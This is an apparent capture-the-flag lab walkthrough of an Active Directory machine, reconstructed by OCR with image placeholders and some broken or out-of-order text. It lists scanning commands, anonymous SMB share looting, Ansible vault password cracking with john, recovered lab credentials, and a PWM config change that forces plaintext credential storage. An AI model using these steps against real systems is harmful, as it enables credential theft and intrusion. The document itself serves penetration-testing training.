



scans

Host Discovery

```
sudo nmap -PR -sn -n 10.129.12.250 -oN scans/discovery.txt
```




Open TCP Ports Enumeration

```
sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.12.250 \
        -oN scans/ports.txt
```

UDP Scan: Common Ports


```
sudo nmap -Pn -n -sU --top-ports=20 10.129.12.250 --open | \
        grep -v 'filtered' | \
        tee scans/udp.txt
```




Version Scan

```
sudo nmap -Pn -A -sV -sC 10.129.12.250 -oN scans/version.txt \
-
```

```
p21,53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443,9389,47
001,52433
```







dns

I was a bit confused by a few results I got and had to run this step twice.

```
dig any authority.htb @10.129.12.250
```





```
dig any htb.corp @10.129.12.250
```




```
authority.htb.             600    IN      A       10.129.12.250
authority.authority.htb.   3600   IN      A       10.129.12.250
htb.corp.                  600    IN      A       10.129.12.250
```

Configuring DNS Resolution For Engagement




Let's define a new dns server

We don't wanna NetworkManager resetting our configs right?

```
sudo systemctl stop NetworkManager
```

This might be needed if you don't want systemd to automatically load NetworkManager and overwrite your settings.

```
sudo chattr +i /etc/resolv.conf
```



Running a few tests

```
dig ns authority.htb
```

```
→ dig ns  authority.htb

; <<>> DiG 9.19.21-1-Debian <<>> ns authority.htb
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 5138
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;authority.htb.                 IN      NS

;; ANSWER SECTION:
authority.htb.          3600    IN      NS      authority.authority.htb.

;; ADDITIONAL SECTION:
authority.authority.htb. 3600   IN      A       10.129.229.56
authority.authority.htb. 3600   IN      AAAA    dead:beef::699:a6d5:15e3:c171
authority.authority.htb. 3600   IN      AAAA    dead:beef::193

;; Query time: 211 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (UDP)
;; WHEN: Sun May 12 01:43:00 GMT 2024
;; MSG SIZE  rcvd: 138
```

```
nslookup authority
```

```
→ nslookup authority
Server:         10.129.229.56
Address:        10.129.229.56#53

Name:   authority.authority.htb
Address: 10.129.229.56
Name:   authority.authority.htb
Address: dead:beef::193
Name:   authority.authority.htb
Address: dead:beef::699:a6d5:15e3:c171
```

ntp

Let's have a loot at the http header to find out target's time zone

```
curl -IL http://10.129.12.250
```

```
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Tue, 09 Aug 2022 23:00:33 GMT
Accept-Ranges: bytes
ETag: "557c50d443acd81:0"
Server: Microsoft-IIS/10.0
Date: Sat, 11 May 2024 20:37:30 GMT
```

Okay, it's 20:37:30 GMT. Now we can approximate our clocks.


```
sudo date --set="Sat May 11 20:37:43 GMT 2024"
```

Now, we can use the target's ntp service for a perfect sync

```
sudo ntpdate -s 10.129.12.250
```


Let's confirm if we've fixed the time skew.

```
sudo nmap -Pn -n -sU -p123 --script=ntp-info.nse 10.129.12.250 \
        -oN scans/ntp.txt
```




smb


```
smbclient -U 'user'%'' -N -L  //authority.authority.htb
```




```
smbclient -U 'user'%'' -N //authority.authority.htb/Development
```



Okay. We are in the right path. This is form that user can use to change their password
without contacting the IT guys.




Downloading everything just to be safe


```
smbget --recursive -U 'user'%'' -v
smb://authority.htb.corp/Development
```

Nice, indeed we were able to compromise the first account svc_ldap using the loot we've found!

pwm




Now that we have a general direction. The next question is.. where is the next clue ?



https://github.com/pwm-project/pwm

Now, we know exactly which version of PWN we're running and there's no exploit available in the wild for pwm v2.03



Nice! some progress!!

now we should figured out how to decrypted it

Awesome, we've made progress.. and now how do we decrypt it ?

I found this two resources online that were useful

https://www.bengrewell.com/cracking-ansible-vault-secrets-with-hashcat/


https://ppn.snovvcrash.rocks/pentest/infrastructure/devops/ansible

We extracted the vaults blob containing the encrypted password and cracked the secret AES key using john.

```
ansible2john pwd.vault | tee pwd.hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt  pwd.hash
```

```
AES Decryption Key: !@#$%^&*
```





We need to install ansible to get access to the ansible-vault command

```
sudo apt install -y ansible
```


And we've compromised a login using the secret key!

```
username: svc_pwm
password: pWm_@dm!N_!23
```







Now have access to pwm's config editor!




We got some bad news! svc_pwm is not a domain user



However, now we have access to pwm admins interface. Let's see what we can do




We downloaded the xml file and found a mention to user svc_ldap and an encrypted password.




Good news svc_ldap is a domain user! we're getting closer to our first objective!

More good news, there's a weird ass comment on the xml file that says that we can force the document to be generated containing credentials in clear text by adding a new
property key!




Let's try this


```
<property key="storePlaintextValues">true</property>
```



Now we upload the modified configuration file.



